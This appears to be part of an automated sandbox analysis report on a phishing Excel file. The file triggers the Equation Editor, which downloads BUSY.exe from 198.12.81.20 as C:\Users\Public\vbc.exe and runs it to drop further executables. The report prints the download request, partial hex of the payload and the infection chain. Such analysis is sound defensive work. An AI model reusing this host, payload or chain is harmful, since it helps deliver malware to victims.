May 13, 2022 16:42:02.456495047 CEST	2	OUT	GET /busy/BUSY.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 198.12.81.20 Connection: Keep-Alive
May 13, 2022 16:42:02.572757959 CEST	3	IN	HTTP/1.1 200 OK Date: Fri, 13 May 2022 14:42:02 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.0.17 Last-Modified: Fri, 13 May 2022 11:21:13 GMT ETag: "3e719-5dee2df4306a6" Accept-Ranges: bytes Content-Length: 255769 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a8 21 60 47 ec 40 0e 14 ec 40 0e 14 ec 40 0e 14 2f 4f 51 14 ee 40 0e 14 ec 40 0f 14 49 40 0e 14 2f 4f 53 14 e3 40 0e 14 b8 63 3e 14 e0 40 0e 14 2b 46 08 14 ed 40 0e 14 52 69 63 68 ec 40 0e 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 a9 9a 4f 61 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 68 00 00 00 12 3a 00 00 08 00 00 46 36 00 00 00 10 00 00 00 80 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 06 00 00 00 04 00 00 00 00 00 00 00 00 a0 3b 00 00 04 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 04 85 00 00 a0 00 00 00 00 90 3b 00 50 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 b0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c4 67 00 00 00 10 00 00 00 68 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 9a 13 00 00 00 80 00 00 00 14 00 00 00 6c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 b8 eb 39 00 00 a0 00 00 00 06 00 00 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 00 01 00 00 90 3a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 50 0a 00 00 00 90 3b 00 00 0c 00 00 00 86 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$!`G@@@/OQ@@I@/OS@c>@+F@Rich@PELO ah:F6@;@;P.textgh `.rdatal@@.data9@.ndata:.rsrcP;@@

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: **1980**, Parent PID: **576**

General

Target ID:	0
Start time:	16:42:16
Start date:	13/05/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f080000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$PO 65738963578 Revise Settlement.xlsx	0	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	user	success or wait	1	13F257879	WriteFile
C:\Users\user\Desktop\~$PO 65738963578 Revise Settlement.xlsx	55	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	Albus	success or wait	1	13F2578D3	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$PO 657 38963578 Revise Settlement.xlsx	0	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	user	success or wait	1	13F257879	WriteFile
C:\Users\user\Desktop\~$PO 657 38963578 Revise Settlement.xlsx	55	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	Albus	success or wait	1	13F2578D3	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	6E2F0648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	b>2	binary	62 3E 32 00 BC 07 00 00 02 00 00 00 00 00 00 00 9A 00 00 00 01 00 00 00 4C 00 00 00 42 00 00 00 70 00 6F 00 20 00 36 00 35 00 37 00 33 00 38 00 39 00 36 00 33 00 35 00 37 00 38 00 20 00 72 00 65 00 76 00 69 00 73 00 65 00 20 00 73 00 65 00 74 00 74 00 6C 00 65 00 6D 00 65 00 6E 00 74 00 2E 00 78 00 6C 00 73 00 78 00 00 00 70 00 6F 00 20 00 36 00 35 00 37 00 33 00 38 00 39 00 36 00 33 00 35 00 37 00 38 00 20 00 72 00 65 00 76 00 69 00 73 00 65 00 20 00 73 00 65 00 74 00 74 00 6C 00 65 00 6D 00 65 00 6E 00 74 00 00 00	success or wait	1	6E2F0648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: **2576**, Parent PID: **576**

General

Target ID:	2
Start time:	16:42:40
Start date:	13/05/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3790415	URLDownloadToFileW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3790415	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3790415	URLDownloadToFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3790415	URLDownloadToFileW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3790415	URLDownloadToFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3790415	URLDownloadToFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3790415	URLDownloadToFileW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3790415	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3790415	URLDownloadToFileW
C:\Users\Public\vbc.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	3790415	URLDownloadToFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\BUSY[1].exe	0	694	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 21 60 47 fd 40 0e 14 fd 40 0e 14 fd 40 0e 14 2f 4f 51 14 fd 40 0e 14 fd 40 0f 14 49 40 0e 14 2f 4f 53 14 fd 40 0e 14 fd 63 3e 14 fd 40 0e 14 2b 46 08 14 fd 40 0e 14 52 69 63 68 fd 40 0e 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 fd fd 4f 61 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 68 00 00 00 12 3a 00 00 08 00	MZ@!L!This program cannot be run in DOS mode.$!`G@@@/OQ@@I@/OS@c>@+F@Rich@PELOah:	success or wait	1	3790415	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\BUSY[1].exe	694	8192	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		success or wait	1	3790415	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\BUSY[1].exe	8886	4164	10 57 fd fd fd 45 fd fd fd 00 03 00 00 50 fd 83 fd 01 0c 09 50 fd 75 0c fd 75 08 fd 04 36 00 00 33 fd 3b fd 0f fd fd 00 00 00 fd 45 10 02 74 23 53 53 53 fd 45 fd 53 50 fd fd fd fd fd fd 5d fd 50 53 fd 75 fd fd 15 30 fd 40 00 3d 03 01 00 00 75 67 fd fd fd fd fd fd 68 05 01 00 00 50 53 fd 1d 04 fd 40 00 fd 27 fd fd 75 4e fd 75 10 fd fd fd fd fd fd 50 fd 75 fd fd 74 fd fd fd fd fd 75 16 fd fd fd fd fd fd 68 05 01 00 00 50 57 fd 75 fd fd c5 fd 74 fd fd 75 fd fd 15 10 fd 40 00 6a 03 fd fd 3a 00 00 fd fd 75 1e fd 75 0c fd 75 08 fd 15 18 fd 40 00 fd 1b fd 75 fd fd 15 10 fd 40 00 fd fd 03 00 00 fd 0b 6a 00 56 fd 75 0c fd 75 08 fd fd 5f 5e 5b fd fd 0c 00 55 fd fd fd 00 00 00 fd 7d 0c 10 01 00 00 75 19 6a 00 68 fd 00 00 00 6a 01 fd 75 08 fd 15 40 fd	WEPPuu63;Et#SSSESP]PSu0@=ughPS@'uNuPutuhPWutu@j:uuu@u@jVuu_^[U}ujhju@	success or wait	1	3790415	URLDownloadToFileW
C:\Users\Public\vbc.exe	0	13050	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 21 60 47 fd 40 0e 14 fd 40 0e 14 fd 40 0e 14 2f 4f 51 14 fd 40 0e 14 fd 40 0f 14 49 40 0e 14 2f 4f 53 14 fd 40 0e 14 fd 63 3e 14 fd 40 0e 14 2b 46 08 14 fd 40 0e 14 52 69 63 68 fd 40 0e 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 fd fd 4f 61 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 68 00 00 00 12 3a 00 00 08 00	MZ@!L!This program cannot be run in DOS mode.$!`G@@@/OQ@@I@/OS@c>@+F@Rich@PELOah:	success or wait	1	3790415	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\BUSY[1].exe	14388	8192	50 53 fd 33 22 00 00 fd 76 18 53 fd 40 22 00 00 fd 04 45 fd 1f 7a 00 50 fd 5a 22 00 00 53 57 fd 15 44 fd 40 00 55 fd 76 08 fd 27 fd fd fd fd fd 0f fd fd fd fd 39 2e 0f fd fd fd fd fd fd 7e 04 05 75 1d 39 2d 2c fd 7a 00 0f fd 13 01 00 00 39 2d 20 fd 7a 00 0f fd 71 fd fd fd 02 01 00 00 fd 35 78 7a 7a 00 fd 15 38 fd 40 00 fd 35 60 0f 7a 00 39 2e 0f fd fd 00 00 00 fd 46 04 56 fd 34 fd fd fd 40 00 66 fd 06 66 03 05 fd 7a 7a 00 57 0f fd fd 50 fd 35 fd fd 7a 00 fd 15 3c fd 40 00 3b 63 78 7a 7a 00 0f fd fd 00 00 00 fd 76 2c 6a 06 50 fd fd 00 00 00 fd 44 24 10 50 68 fd 03 00 00 57 fd 15 64 fd 40 00 50 fd 15 10 fd 40 00 fd 44 24 10 50 57 fd 15 14 fd 40 00 6a 15 55 55 fd 74 24 20 fd 74 24 20 55 fd 35 78 7a 7a 00 fd 15 fd fd 40 00 55 fd 76 0c fd 56 fd fd fd	PS3"vS@"EzPZ"SWD@Uv'9.~u9-,z9-zq5xzz8@5`z9.FV4@ffzzWP5z<@;xzzv,jPD$PhWd@P@D$PW@jUUt$ t$ U5xzz@UvV	success or wait	31	3790415	URLDownloadToFileW
C:\Users\Public\vbc.exe	13050	26760	50 fd 74 24 2c fd 74 24 2c 68 00 00 00 fd 57 56 68 fd 00 00 00 fd 15 24 fd 40 00 fd 68 1f 7a 00 57 fd fd fd fd fd fd 74 08 6a 02 58 fd 00 00 00 fd fd 00 00 00 39 3d 40 fd 7a 00 0f fd fd 00 00 00 6a 05 fd 35 68 1f 7a 00 fd 15 50 fd 40 00 68 3c fd 40 00 fd 76 2a 00 00 fd fd 75 0a 68 30 fd 40 00 fd 68 2a 00 00 fd 35 28 fd 40 00 fd 18 fd 40 00 53 55 57 fd 85 fd 75 16 53 68 04 fd 40 00 57 fd fd 53 fd 2d 64 7a 7a 00 fd 15 1c fd 40 00 fd fd 7a 7a 00 57 fd fd 69 68 fd 40 40 00 0f fd fd 57 50 fd 35 fd fd 7a 00 fd 15 2c fd 40 00 6a 05 fd fd fd 56 fd fd fd 6a 01 fd fd fd fd fd fd fd 2b 57 fd fd 17 00 00 fd fd 74 18 39 3d 6c 7a 7a 00 0f fd 4e fd fd fd 6a 02 fd 2e fd fd fd fd 42 fd fd fd 6a 01 fd 22 fd fd fd 33 fd 5f 5e 5d 5b fd fd 10 fd 53 55 56 57 fd 00	Pt$,t$,hWVh$@hzWtjX9=@zj5hzP@h<@v*uh0@h*5(@@SUWuSh@WS-dzz@zzWih@@WP5z,@jVj+Wt9=lzzNj.Bj"3_^][SUVW	success or wait	4	3790415	URLDownloadToFileW
C:\Users\Public\vbc.exe	221778	33991	fd 55 fd fd 75 fd fd 57 60 fd fd fd fd 28 fd 20 70 16 fd fd fd fd fd fd 52 60 00 11 5a fd fd fd 63 01 2a 45 fd fd 70 30 fd 51 32 3a 03 fd 00 fd 62 fd 79 fd 0d fd 2a fd fd 0f 67 fd 52 5e 09 30 fd 6b 5b 22 5e 7e fd 23 7b fd fd fd fd fd fd 20 fd fd 3d fd fd 19 6c 59 40 fd 30 fd 61 fd fd 50 58 fd 49 fd fd fd 61 5d 38 fd 03 62 39 fd fd fd fd 6c 5a 5f fd fd fd fd fd 08 4b 20 0c 03 55 fd fd fd 23 fd fd 53 fd fd fd fd 77 fd fd 74 1c 36 fd fd fd 77 fd fd fd fd fd f3 29 fd fd fd fd fd fd 3a c4 fd 79 fd fd fd 26 5d 29 20 fd fd 20 05 51 fd 0e 01 22 47 fd 20 4b 50 fd fd 6d fd 29 fd 0a fd fd fd 0f 78 7c 6f 29 fd fd 52 fd 38 7e 71 19 fd fd 21 78 fd fd 65 fd 48 fd 00 fd 40 03 4b fd 7c fd fd 6d fd 6c 67 f8 21 31 fd 1b 4a 7b fd fd 48 3a fd fd	UuW`(pR`Zc*Ep0Q2:by*gR^0k["^~#{=lY@0aPXIa]8b9lZ_KU#Swt6w):y&]) Q"GKPm)x|o)R8~q!xeH@K|mlg!1J{H:	success or wait	1	3790415	URLDownloadToFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: **2372**, Parent PID: **2576**

General

Target ID:	4
Start time:	16:42:44
Start date:	13/05/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x400000
File size:	255769 bytes
MD5 hash:	029BBE98A216416EB698CA543A5C0830
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nswAB84.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4061CC	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\nswAB85.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4061CC	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\nsqABB4.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4061CC	GetTempFileNameW
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsqABB4.tmp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405BE8	CreateDirectoryW
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\bn5z71pvulub10vjar	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	40618A	CreateFileW
C:\Users\user\AppData\Local\Temp\dknqrab	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	40618A	CreateFileW
C:\Users\user\AppData\Local\Temp\idcqz.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	40618A	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nswAB84.tmp	success or wait	1	40398E	DeleteFileW
C:\Users\user\AppData\Local\Temp\nsqABB4.tmp	success or wait	1	405DA9	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nswAB85.tmp	0	32768	fd 26 00 00 fd 00 00 00 2c 01 00 00 02 00 00 00 fd 01 00 00 02 00 00 00 fd 11 00 00 4f 00 00 00 fd 1a 00 00 00 00 00 00 28 26 00 00 01 00 00 00 fd 26 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd 00 00 00 00 00 fd 00 00 fd 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	&,O(&&	success or wait	9	40622A	WriteFile
C:\Users\user\AppData\Local\Temp\bn5z71pvulub10vjar	0	16384	fd fd fd c5 3f 7f 56 fd 2a fd 04 fd 74 fd fd b3 63 fd 1b 10 75 fd 32 fd 1f 20 fd 03 6c fd 04 fd 71 fd 26 fd 6d 14 fd 33 49 fd 10 25 fd fd fd 08 fd fd 45 fd 7e fd 14 23 fd 16 fd 75 fd fd 06 fd 78 fd 50 fd f7 67 39 fd fd 58 71 fd 1f 04 fd fd 70 69 fd fd 40 fd 7c 2e 36 fd 7d 0c fd 26 fd fd be 4a fd 37 fd 27 fd fd fd 5e fd 16 fd fd 4b 23 fd fd 15 fd fd 44 1c 11 74 71 76 fd 53 fd 3c 60 0a 41 48 39 39 79 fd fd fd fd fd fd fd fd 62 48 fd fd fd 5d fd fd 2f fd 65 1c fd fd 04 1a fd 10 55 5e fd fd 74 fd 03 ce fd 5e 13 27 64 fd fd 3c fd 3e 23 fd fd fd fd 32 fd 4f 09 2d 03 fd 2a fd 4b fd fd 33 4e fd 37 fd 3a fd 5a 2f 64 fd 51 34 fd 2c fd 53 5a fd fd 2e 16 5b 2e fd 55 60 fd fd 49 27 fd 23 fd fd 04 05 39 fd 41 fd fd e1 fd fd fd	?V*tcu2 lq&m3%E~#uxPg9Xqpi@ |.6 }&J7'^K#Dtqv<AH99ybH]/ eU^t^'d>#2O- *K3N7:Z/dQ4,SZ. [.U`I'#9A	success or wait	11	40622A	WriteFile
C:\Users\user\AppData\Local\Temp\dknqrab	0	5418	fd fd fd fd fd 75 fd fd 5b fd 1a 6b 10 6f 5b 45 fd fd 27 6f fd 60 27 2b 65 fd 27 6f fd 60 27 2b 65 fd 5b 45 fd 9f 65 fd 22 fd fd fd 5b 45 fd fd fd 55 26 fd 55 2a fd 65 fd 6a fd fd fd fd a9 65 fd fd 75 fd fd 55 26 fd 55 2a fd 65 fd 6a fd fd fd fd a9 65 fd 75 fd fd 55 26 fd 55 2a fd 65 fd 6a fd fd fd a9 65 fd fd 75 fd fd 55 26 fd 55 2a fd 65 fd 6a fd fd fd a9 65 fd fd 75 fd 5b 5d 2a fd 70 14 44 fd 12 43 fd fd fd 65 26 fd fd 65 fd fd 75 fd fd 65 2a 5b fd fd 0b fd 65 fd 6d a3 65 fd 6d ad 81 0b fd 44 2a 79 fd fd 65 fd fd 75 ad 9c fd 65 fd 6f 10 fd 45 fd 5b fd fd 44 0b fd fd fd fd fd 5b fd 3e 25 fd 03 45 fd fd 55 fd 79 fd 55 fd 74 fd 55 fd 01 12 fd 55 fd 01 79 fd 55 fd 77 fd 55 fd 78 fd fd 4e 2a 7f 02 fd 26 fd	u[ko[E'o`'+e'o`'+e[Ee" [EU&U*ej euU&U*ejeuU&U*ejeuU& U*ejeu[]*pDCe&eue* [ememD*yeueoE[D[>%E UyUtUUyUwUxN*&	success or wait	1	40622A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
